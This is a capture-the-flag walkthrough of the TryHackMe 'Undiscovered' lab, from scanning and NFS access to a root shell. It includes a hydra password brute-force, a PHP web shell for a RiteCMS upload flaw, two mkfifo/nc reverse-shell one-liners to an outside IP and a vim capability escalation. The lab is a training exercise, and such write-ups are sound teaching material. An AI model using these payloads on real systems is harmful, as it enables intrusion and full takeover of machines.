Discovery consists not in seeking new landscapes, but in having new eyes
THM Room: https://tryhackme.com/room/undiscoveredup
Reconnaissance
Let us start with nmap scan:
nmap -sC -sV -v undiscovered.thm

nmap shows four open TCP ports: 22, 80, 11, and 2049.
The website at http://undiscovered.thm gives us nothing useful:

Let’s see if there are some hidden directories or files:
gobuster dir -k -u http://undiscovered.thm/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 32

We have nothing interesting here either.
Let’s explore the NFS option and start a virtual host scan in the background.
RPC information gathered by nmap does not show mountd; this means that we have to use NFSv4. Let’s mount and see what is available:
sudo mkdir /mnt/nfs
sudo mount -t nfs4 -o vers=4 undiscovered.thm:/ /mnt/nfs
sudo ls -lhaR /mnt/nfs

We have /home/william directory on the remote, but we don’t have access to it. Most likely, this happens because the server uses the root_squash option mapping the client’s UID/GID 0 to nobody/nogorup.
We can try to guess William’s UID and GID:
sudo setpriv --reuid=1000 --regid=1000 --clear-groups ls -la /mnt/nfs/home/william
But we still get “Permission denied” errors.
Let’s see what virtual host scan finds:
gobuster vhost -ad -u http://10.113.130.112/ --domain undiscovered.thm -k -w /usr/share/wordlists/dirb/big.txt -t 15 -xs 201-599 | awk '{print $1}'

We have found quite a few subdomains. Let’s update /etc/hosts and see what we have there:

We see RiteCMS 2.2.1. However, none of the menu links work. RiteCMS usually lives under /cms/ directory, but http://booking.undiscovered.thm/cms/ returns a 404 error.
Let’s check if there is /cms/ folder on any of the subdomains:
for i in booking.undiscovered.thm dashboard.undiscovered.thm deliver.undiscovered.thm \
develop.undiscovered.thm forms.undiscovered.thm gold.undiscovered.thm internet.undiscovered.thm \
maintenance.undiscovered.thm manager.undiscovered.thm network.undiscovered.thm newsite.undiscovered.thm \
play.undiscovered.thm resources.undiscovered.thm start.undiscovered.thm \
terminal.undiscovered.thm view.undiscovered.thm; do \
curl -s -o /dev/null -w "%{url_effective} %{http_code}\n" http://${i}/cms/
done

We see the working URL: http://deliver.undiscovered.thm/cms/; if we check it, we will see the login form:

The default admin/admin combination does not work. This is expected; it would be too easy otherwise, Let’s see if gobuster finds something interesting.
gobuster dir -k -u http://deliver.undiscovered.thm/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 32
We see a /data directory:


/data/content is a SQLite database; /data/sql/ contains interesting SQL files.
Attack
We have enough information to try initial access.
The sqlite.user.initial.sql contains the username and password hash. I did not want to investigate the password scheme used by RiteCMS, so I used hydra to brute-force it on the live site:
hydra -l admin -P /usr/share/wordlists/rockyou.txt deliver.undiscovered.thm http-post-form '/cms/index.php:username=^USER^&userpw=^PASS^:User unknown' -I

Hydra finds the password within seconds.
What’s RiteCMS 2.2.1 famous for? CVE-2020-23934. This vulnerability allows an authenticated attacker to upload a PHP web shell in the File Manager section and execute system commands.
Two exploits are available on Exploit-DB, but uploading a shell manually is faster.
Let’s prepare the shell:
<?php system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.172.57 4444 >/tmp/f');
Then go to http://deliver.undiscovered.thm/cms/index.php?mode=filemanager and upload it.


Let’s start nc -nlvp 4444 and access the uploaded shell:

Stabilize the shell, then check the users and /etc/exports.
We have three users with an interactive shell: root, leonard, and william. /home/leonard and /home/william have 0750 permissions; that’s why we cannot access them as www-data. But now we know the UID and GID of william, and we can use them to access William’s home directory over NFS:
sudo setpriv --reuid=3003 --regid=3003 --clear-groups ls -lhaR /mnt/nfs/home/william

We have a setuid/setgid binary, /home/william/script. Let’s download it for analysis. Oh, and user.txt contains the first flag.
Then we have a pretty meaningless admin.sh script:

Let’s make /home/william available to www-data:
sudo setpriv --reuid=3003 --regid=3003 --clear-groups chmod 0777 /mnt/nfs/home/william
If we list the files inside /home/william from our shell, we will see something like this:

We see that script will be run with leonard‘s permissions. Now it’s time to analyze the script; I used Ghidra.

The disassembly is not very interesting, but the recovered code is (I renamed some variables to make it more readable).
The code translates to something like this:
  char cmd[104];
  if (argv[1] == NULL) {
    system("./admin.sh");
  }
  else {
    setreuid(1002, 1002);
    strncpy(cmd, "/bin/cat /home/leonard/", 24);
    strcat(cmd, argv[1]);
    system(cmd);
  }
In plain English: if we run script without passing any parameters, it just runs admin.sh. Otherwise, it spawns cat with Leonard’s UID and GID (1002) to display the contents of a file specified by the first parameter, in /home/leonard.
To exploit this, we must guess a file in /home/leonard: for example, one of the obvious choices is .ssh/id_rsa:

I thought about replacing admin.sh with my own script that would run bash -p or something like that, but system() runs /bin/sh -c command losing the setuid flag (note: the machine runs Ubuntu 16.04; according to the man page, Dash (which is effectively /bin/sh) resets the effective UID if it does not match UID “to help avoid incorrect usage by setuid root programs via system(3) or popen(3)“).
Now that we have Leonard’s SSH key, we can log in as Leonard:

cat .viminfo gives us interesting information:

It is interesting because os.setuid(0) seemed to succeed. Since Leonard is not root, this could mean that we have a binary with CAP_SETUID capability.
Let’s check:
getcap /usr/bin/*

Yes, that’s vim. Let’s exploit: start nc -nlvp 4444 on our computer and then run vim in the shell:

/usr/bin/vim -c ':py3 import os; os.setuid(0); os.system("rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.172.57 4444 > /tmp/f")'
And we have the root shell and can retrieve the second flag:
Victory!